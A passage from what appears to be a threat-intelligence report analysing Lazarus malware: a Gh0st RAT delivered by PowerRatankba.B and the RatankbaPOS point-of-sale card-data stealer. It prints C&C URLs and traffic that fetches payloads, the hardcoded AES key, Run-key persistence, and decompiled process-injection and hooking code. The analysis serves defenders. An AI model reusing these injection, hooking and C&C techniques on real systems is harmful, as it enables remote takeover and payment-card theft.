
POWERRATANKBA.B STAGE2 - GHOST RAT

A Gh0st remote access Trojan/tool (RAT) was delivered via PowerRatankba.B to several devices running common cryptocurrency-related applications. The Gh0st RAT samples were delivered via the memory injection exe/inj command (Fig. 35). After decrypting the command with DES the target URL was revealed to be hxxp://180.235.133[.]235/img.gif (Fig. 36).



```
exe|y2HeIOfMJbNJiARf7v88idcDQKzbvJnkSNS45ifgf2A=|[redacted]
```


Figure 35: Exe command delivered from PowerRatankba.B C&C to infected device



```
GET /img.gif HTTP/1.1
Content-Type: text/plain
Host: 180.235.133.235
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: [redacted]
Last-Modified: Mon, 23 Oct 2017 00:55:24 GMT
Content-Type: image/gif
Content-Length: 226648
Date: [redacted]

TVqQAAMAAAAEAAAA//
```

Figure 36 (left): PowerRatankba.B retrieving Base64-encoded Gh0st dropper


The fake image was actually a Base64-encoded custom encryptor with the embedded, encrypted Gh0st RAT as the final payload. The encryptor utilized AES in CBC-mode with the NIST Special Publication 800-38A example key of “2B7E151628AED2A6ABF7158809CF4F3C” and IV of “000102030405060708090A0B0C0D0E0F” (Fig. 37).



```
mov     [ebp+var_24], 16157E2Bh ; AES key start
mov     [ebp+var_20], 0A6D2AE28h
mov     [ebp+var_1C], 8815F7ABh
mov     [ebp+var_18], bl
mov     [ebp+var_17], 4FCFh
mov     [ebp+var_15], 3Ch ; AES key end
mov     [ebp+var_14], 3020100h ; AES IV start
mov     [ebp+var_10], 7060504h
mov     [ebp+var_C], 8
mov     [ebp+var_B], bl
mov     [ebp+var_A], 0D0C0B0Ah
mov     [ebp+var_6], 0F0Eh ; AES IV end
```


Figure 37: AES key and IV in custom encryptor downloaded by PowerRatankba.B

The decrypted Gh0st implant is a custom variant with magic bytes of RFC18 (Fig. 38). This variant was likely based on version 3.4.0.0 of Gh0st/PCRat, however we consider it likely that the author(s) have given their implants an internal version of 1.0.0.1 as can be observed in the decompressed initial check-in to the C&C (as well as hardcoded in the binaries) (Fig. 39).



```
mov     byte ptr [esp+1A8h+var_1A4], 'R'
mov     byte ptr [esp+1A8h+var_1A4+1], 'F'
mov     byte ptr [esp+1A8h+var_1A4+2], 'C'
mov     byte ptr [esp+1A8h+var_1A4+3], '1'
mov     edx, [esp+1A8h+var_1A4]
lea     ecx, [esi+0B0h]
mov     [esi+0ACh], eax
mov     al, '8'
```


Figure 38: Magic RFC18 value in unpacked Gh0st RAT sample



```
00000000  66 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |f...............|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 31 2e 30 2e  |............1.0.|
00000020  30 2e 31 00 [redacted]                            |0.1.............|
```

Figure 39: Version 1.0.0.1 RFC18 Gh0st RAT

Much of the 3.4.0.0 code remains the same, including the usage of Zlib compression and the infamous \x78\x9c default Zlib compression header bytes (Fig. 40) observed in countless Gh0st RAT samples over the years.



```
00000000  52 46 43 31 38 b5 00 00  00 1c 01 00 00 78 9c [redacted]  RFC18... .....x.
00000010  [redacted]
00000020
00000030
00000040
00000050
00000060
00000070
00000080
00000090
000000A0
000000B0
    00000000  52 46 43 31 38 16 00 00  00 01 00 00 00 78 9c [redacted]  RFC18... .....x.
    00000010  [redacted]
    00000016  52 46 43 31 38 16 00 00  00 01 00 00 00 78 9c [redacted]  RFC18... .....x.
    00000026  [redacted]
    0000002C  52 46 43 31 38 16 00 00  00 01 00 00 00 78 9c [redacted]  RFC18... .....x.
    0000003C  [redacted]
000000B5  52 46 43 31 38 16 00 00  00 01 00 00 00 78 9c [redacted]  RFC18... .....x.
000000C5  [redacted]
```

Figure 40: Initial Gh0st check-in depicting RFC18 magic bytes and Zlib header

GHOST RAT PURPOSE

During our research we discovered that long-term sandboxing detonations of PowerRatankba not running cryptocurrency-related applications were never infected with a Stage2 implant. This may indicate that the PowerRatankba operator(s) were only interested in infecting device owners with an obvious interest in various cryptocurrencies. In one case, a RFC18 Gh0st RAT was delivered to a PowerRatankba.B infected device within twenty minutes of the initial infection. From analyzing C&C traffic logs we assess that a Lazarus operator almost immediately viewed the screen of the infected device and then proceeded to take over full remote control, giving them the ability to interact with applications on the infected device, including a password-protected Bitcoin wallet application.

SHOPPING SPREE: ENTER RATANKBAPOS


Beyond stealing millions of US dollars worth of cryptocurrency, we have discovered a Lazarus operation to steal point-of-sale (POS) data primarily targeting POS terminals of businesses operating in South Korea. Considering the time of year, most retail businesses around the world report their highest volume of sales between November and December so naturally POS is a popular target for criminals. Enter RatankbaPOS, possibly the first publicly documented nation-state sponsored campaign to steal POS data from a POS-related framework.[1]

At this time we have been unable to determine how RatankbaPOS is being delivered; however, based on its sharing of C&C with PowerRatankba implants we hypothesize that Lazarus operators infiltrated at least one organization's networks utilizing PowerRatankba to deploy later stage implants (including the possibility of RFC18 Gh0ST RAT) to ultimately deploy RatankbaPOS. Based on the fact that the file was hosted on the C&C in plaintext, and not Base64 encoded, we assess that RatankbaPOS was more likely deployed with a later stage implant other than PowerRatankba.

RATANKBAPOS ANALYSIS

RatankbaPOS is deployed through a process injection dropper that is also capable of installing itself persistently, checking a C&C for either an update or a command to delete itself, dropping the RatankbaPOS implant to disk, and finally searching for the targeted POS process and module for injection and ultimately the theft of POS data.

The dropper first sets up persistence by creating a registry key in *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\igfxgpttray*. It uses its own module file name for the registry key value. Next, it makes an HTTP request to a hardcoded URL hxxp://www[.]webkingston[.]com/update.jsp?action=need_update using a hardcoded User-Agent (UA) of "Nimo Software HTTP Retriever 1.0" (Fig. 41) to request either instruction from the C&C to delete itself and remove the persistence registry key or to download an updated implant with which to replace itself. If no response is returned from the C&C, RatankbaPOS will begin the process injection search.




```
GET /update.jsp?action=need_update HTTP/1.1
User-Agent: Nimo Software HTTP Retriever 1.0
Host: www.webkingston.com

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=[redacted]; Path=/; HttpOnly
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: [redacted]

2000
TVqQAAMAAAAEAAAA//
8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4AAAAA4fug4A
```

Figure 41: RatankbaPOS dropper requesting and receiving update from C&C


1 We acknowledge the excellent work from @ashley_shen_920, @051R15, and @kjkwak12 with their documentation of North Korean-related attacks on VANXATM which was targeting ATM devices and not directly POS.

The process injection search begins by taking a snapshot of the process list using CreateToolhelp32Snapshot. The implant dropper/injector will then case-insensitive search for a process named xplatform.exe which we assess is likely associated with Tobesoft's XPLATFORM UI/UX design software. If a process name match is found then a TH32CS_SNAPMODULE CreateToolhelp32Snapshot call is used to make a snapshot of xplatform.exe's running module list. Loaded modules are then iterated using Module32First and Module32Next while converting each result to lowercase by adding 0x20 to any uppercase letters and then finally comparing the string to ksnetadsl.dll (Fig. 42) that we assess is associated with a KSNET POS framework . Finally, the filesize of ksnetadsl.dll is checked to make sure it is 98,304 bytes (Fig. 42). If a successful match is found then the process ID (PID) of xplatform.exe is returned. Lastly, RatankbaPOS will be written to disk as c:\windows\temp\hkp.dll and the PID of xplatform.exe process will be used to inject hkp.dll into xplatform.exe using LoadLibraryA and CreateRemoteThread (Fig. 43).



```
  me.dwSize = 548;
  memset(&me.th32ModuleID, 0, 0x220u);
  module_snap = CreateToolhelp32Snapshot(8u, PID);
  if ( module_snap == -1 || (Module32First(module_snap, &me), !Module32Next(module_snap, &me)) )
  {
LABEL_16:
    CloseHandle(module_snap);
    return -1;
  }
  while ( 1 )
  {
    FileName[0] = 0;
    memset(&FileName[1], 0, 0x103u);
    _snprintf(FileName, 0x104u, "%s", me.szExePath);
    v4 = 0;
    if ( &FileName[strlen(FileName) + 1] != &FileName[1] )
    {
      do
      {
        v5 = FileName[v4];
        if ( v5 >= 'A' && v5 <= 'Z' )
          FileName[v4] = v5 + 0x20;             // add 0x20 to make the letter lowercase
        ++v4;
      }
      while ( v4 < strlen(FileName) );
    }
    if ( strstr(FileName, "ksnetadsl.dll") )
      break;
    if ( !Module32Next(module_snap, &me) )
      goto LABEL_16;
  }
  CloseHandle(module_snap);
  v7 = CreateFileA(FileName, 0x80000000, 3u, 0, 3u, 0x80u, 0);
  v8 = v7;
  if ( v7 == -1 )
    return -1;
  if ( GetFileSize(v7, 0) == 98304 )            // check ksnetadsl.dll filesize
  {
    if ( v8 )
      CloseHandle(v8);
    result = PID;
  }
  else
  {
```


Figure 42: Dropper/injector searching for ksnetadsl.dll and correct filesize



```
v1 = OpenProcess(0x42Au, 0, PID);
v2 = v1;
if ( v1 )
{
  v3 = VirtualAllocEx(v1, 0, 0x17u, 0x1000u, 4u);
  v4 = v3;
  if ( v3 )
  {
    if ( WriteProcessMemory(v2, v3, "c:\\windows\\temp\\hkp.dll", 0x17u, &NumberOfBytesWritten) )
    {
      if ( NumberOfBytesWritten == 23 )
      {
        v5 = GetModuleHandleA("Kernel32");
        v6 = GetProcAddress(v5, "LoadLibraryA");
        if ( v6 )
        {
          v7 = CreateRemoteThread(v2, 0, 0, v6, v4, 0, 0);
```

Figure 43: Injecting RatankbaPOS into xplatform.exe

RatankbaPOS will first hook the KSNETADSL.dll module at offset 0xB146 (Fig. 44). Interestingly there is code for RatankbaPOS to check KSNETADSL.dll for an exported function named 1000B146, which seems like an unusual export name for which to check, but this code will never be used because '!strcmp("1000B146", "1000B146")' will always be true. We hypothesize that this feature was included either by mistake or was previously used for debugging. RatankbaPOS will also log messages to a file stored in c:\windows\temp\log.tmp.




```
found_func = 0;
ksnetadsl_base = GetModuleHandleA("KSNETADSL.dll");
writelog("%d-BaseAddr:0x%x", 0, ksnetadsl_base);
if ( !ksnetadsl_base )
  return 0;
if ( !strcmp("1000B146", "1000B146") )        // check always passes
  funcaddr = (ksnetadsl_base + 0xB146);
else
  funcaddr = GetProcAddress(ksnetadsl_base, "1000B146");// robust
Funcaddr_b146 = funcaddr;
if ( funcaddr )
{
  writelog("%d-FuncAddr:0x%x", 0, funcaddr);
  found_func = 1;
  our_b146_handler = B146_Handler;
  set_to_1_ifSuccess = 1;
  v4 = "Success";
}
else
{
  Funcaddr_b146 = 0;
  our_b146_handler = 0;
  set_to_1_ifSuccess = 0;
  HookingDone = 0;
  v4 = "Failed";
}
writelog("initialize_func(%s, %s) %s", "KSNETADSL.dll", "1000B146", v4);
return found_func;
```

Figure 44: RatankbaPOS setting KSNETADSL.dll injection offset

At this point in the reverse engineering process, we would naturally begin reversing the KSNETADSL.dll module; however, we have only been able to find two such modules with a filesize of 98,304 bytes:


- f2f6b4770718eed349fb7c77429938ac1deae7dd6bcc141ee6f5af9f4501a695
- 6c8c801bb71b2cd90a2c1595092358e46cbfe63e62ef6994345d6969993ea2d6

After analyzing both KSNETADSL.dll modules, our preliminary assessment is that neither of the modules are the correct target for RatankbaPOS. We can at least gain some insight into the purpose of KSNETADSL.dll, which appears to be the handling of encrypted and decrypted credit card numbers for a KSNET-related POS framework system (Fig. 45). Further analysis of RatankbaPOS focusing on the code used for C&C revealed the likely purpose of this implant



```
sprintf(&Dest, aSoftwareVan__1, a3);          // SOFTWARE\VAN_POS_SECURITY\1000\DATA\%s
if ( RegOpenKeyExA(HKEY_CURRENT_USER, &Dest, 0, 0x20019u, &phkResult) )
{
  fprintf(File, &byte_10012A24, a3, a3);
  fflush(File);
  return 1;
}
cbData = 500;
if ( RegQueryValueExA(phkResult, aCard_no, 0, &Type, &Data, &cbData) )// CARD_NO
{
```


Figure 45: Screenshot showing KSNET module interaction with CARD_NO registry key



```
  writelog("1000B146: parameters");
  writelog("1000B146: third parameter maybe size = 0x%x", a3);// robust debug msg
  writelog("1000B146: second parameter");
  v7 = malloc(0x1000u);
  memset(v7, 0, 0x1000u);
  memcpy(v7, a2, 0x1000u);
  CreateThread(0, 0, DoC2, v7, 0, 0);
  funcaddr_retval = Funcaddr_b146(a1, a2, a3, a4, a5, a6, a7);
  v9 = WSAGetLastError();
  WSASetLastError(v9);
  return funcaddr_retval;
}
```

